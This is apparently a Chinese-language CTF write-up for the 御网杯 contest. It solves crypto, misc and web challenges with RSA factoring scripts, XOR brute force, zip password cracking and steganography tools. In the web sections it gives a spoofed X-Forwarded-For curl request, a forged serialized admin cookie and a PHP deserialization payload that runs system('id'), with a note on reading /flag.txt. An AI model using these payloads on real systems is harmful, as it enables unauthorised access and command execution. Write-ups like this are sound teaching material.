正文内容…

御网杯WP

cry_rsa

img


RSA已知pq,e求解d用脚本计算

def egcd(a, b):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
   *"""**扩展欧几里得算法,用于计算模反元素**"""
\* if a == 0:
return b, 0, 1
else:
g, y, x = egcd(b % a, a)
return g, x - (b // a) * y, y

def modinv(e, phi):
*"""**计算* *e* *关于* *phi* *的模反元素,即* *d"""
\* g, x, _ = egcd(e, phi)
if g != 1:
raise Exception('模反元素不存在')
else:
return x % phi

\# 给定的 RSA 参数
p = 473398607161
q = 4511491
e = 19

\# 步骤 1: 计算 n 和 φ(n)
n = p * q
phi = (p - 1) * (q - 1)

\# 步骤 2: 计算 d
d = modinv(e, phi)

\# 步骤 3: d + 2 并格式化输出
flag_value = d + 2
flag = f"flag{{{flag_value}}}"

\# 输出结果
print("私钥 d =", d)
print("flag =", flag)```

得到flagflag{2023326077889096381}

MISC光隙中的寄生密钥

img题目截图


img把图片放进随波逐流检查发现压缩包并且里面有flag文件,分离出来


发现压缩包有密码,并且没有伪加密,这种简单题不用想肯定是爆破密码用ARCHPR

img


得到密码9864解压得到flag不过是hex

img


Cyberchef一把梭

草甸方阵的密语

img


用010打开文件得到密文

img



题目的描述说是栅栏但显然flag的字母都没有题目还提到了凯撒那就是先凯撒移位弄出包含flag的字母,在栅栏解密,cyberchef,找到了合适的移位之间一把出

img

easy-签到题

img



010打开文件得到密文

img

还是cyberchef一把梭

gift

img

这是有关Π的计算即pie然后凯撒加密2得到flag{rkg}

YWB_Web_xff

img


打开网站是一个登录界面并且题目描述绕过ip,结合题目就是要构造xff,源码分析得到目的ip

所以之间cmd打开发送请求

curl -X POST -d "username=test&password=test" -H "X-Forwarded-For: 2.2.2.1" url

img

得到flag

ez_xor

img



题目说了xor,暴力穷举试试

Complete Python script to brute-force single-byte XOR and stop at the flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15

hex_str = "5f-55-58-5e-42-71-7a-6d-7f-48-4e-5c-78-6a-7d-08-0f-0d-44"
data = bytes(int(x, 16) for x in hex_str.split('-'))

for key in range(256):
res = bytes(b ^ key for b in data)
try:
text = res.decode('ascii')
except UnicodeDecodeError:
continue
\# Check for flag format and stop when found
if text.startswith('flag{') and text.endswith('}'):
print(f"Key found: {key} (0x{key:02x})")
print(f"Flag: {text}")
break```

得到Key found: 57 (0x39)

Flag: flag{HCTFqweASD164}

被折叠的显影图纸

img


解压zip文件把文件放进随波逐流直接出了

未授权访问

img


F12发现被序列化的cookie

改成管理员状态的cookie

O:5:"Admin":2:{s:4:"name";s:5:"admin";s:7:"isAdmin";b:1;}

再url编码一下

O%3A5%3A%22Admin%22%3A2%3A%7Bs%3A4%3A%22name%22%3Bs%3A5%3A%22admin%22%3Bs%3A7%3A%22isAdmin%22%3Bb%3A1%3B%7D

img


用bp发送请求得到flag

YWB_Web_反序列化


下载源码分析

过滤函数只是简单地用 “hack” 替换 “flag” 和 “php” 代码直接对用户输入进行反序列化img

构造序列化payload

1
2
3
4
5
6
7
8
9
10
11
12
<?php
class mylogin {
var $user = "system('id');"; // 这里先以执行id命令测试,成功后可换为读取flag文件命令如system('cat /flag.txt')
var $pass = "myzS@11wawq";
}
$obj = new mylogin();
$serialized = serialize($obj);
// 针对过滤做处理,比如双写绕过
$serialized = str_replace("flag", "fflaglag", $serialized);
echo $serialized;
?>

得到payload

O:7:"mylogin":2:{s:4:"user";s:13:"system('id');";s:4:"pass";s:11:"myzS@11wawq";}

img

提交得到flag

baby_rsa

img

010查看代码


发现qp相近采用近素数因子攻击结合题目描述flag里面的1要换成2

Exp如下:

Crypto.Util.number import *
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
from sympy import isprime
import math

N = 12194420073815392880989031611545296854145241675320130314821394843436947373331080911787176737202940676809674543138807024739454432089096794532016797246441325729856528664071322968428804098069997196490382286126389331179054971927655320978298979794245379000336635795490242027519669217784433367021578247340154647762800402140321022659272383087544476178802025951768015423972182045405466448431557625201012332239774962902750073900383993300146193300485117217319794356652729502100167668439007925004769118070105324664379141623816256895933959211381114172778535296409639317535751005960540737044457986793503218555306862743329296169569
e = 65537
c = 4504811333111877209539001665516391567038109992884271089537302226304395434343112574404626060854962818378560852067621253927330725244984869198505556722509058098660083054715146670767687120587049288861063202617507262871279819211231233198070574538845161629806932541832207041112786336441975087351873537350203469642198999219863581040927505152110051313011073115724502567261524181865883874517555848163026240201856207626237859665607255740790404039098444452158216907752375078054615802613066229766343714317550472079224694798552886759103668349270682843916307652213810947814618810706997339302734827571635179684652559512873381672063

\# Fermat factorization
from math import isqrt
from gmpy2 import is_square

a = isqrt(N)
if a * a < N:
a += 1

while True:
b2 = a*a - N
if is_square(b2):
b = isqrt(b2)
p = a - b
q = a + b
break
a += 1

assert p * q == N

phi = (p - 1) * (q - 1)
d = inverse(e, phi)
m = pow(c, d, N)
print(long_to_bytes(m))
flag = long_to_bytes(m).decode()
modified_flag = flag.replace('1', '2')
print(modified_flag)```
得到flag{5c9c885c362542e0b262f58b62db8cec}

easy_misc

img

附件内容

img

不用想还是去cyberchef,会熟练使用直接出好吧(这里前面三步都很简单也能自动出,解得到synt{UAPGSWIbXhQWzXwOo}看着就像移位,加上ROT13直接出

ez_picture



下载附件得到一个图片和一个加密的压缩包不知道图片的思路,非预期尝试一下爆破密码果然得到了密码999999999(其实这里当时把图片放进随波逐流没在意到lsb信息)

imgimg


打开压缩包得到一张jpg图片还是放进随波逐流得到隐藏信息

再复制解密

套娃

img

img



一直解压发现了word文件这里面最适合藏东西

点进去搜索flag直接出

img

flag{HNCTFYLgGr18AZ}

ez_base

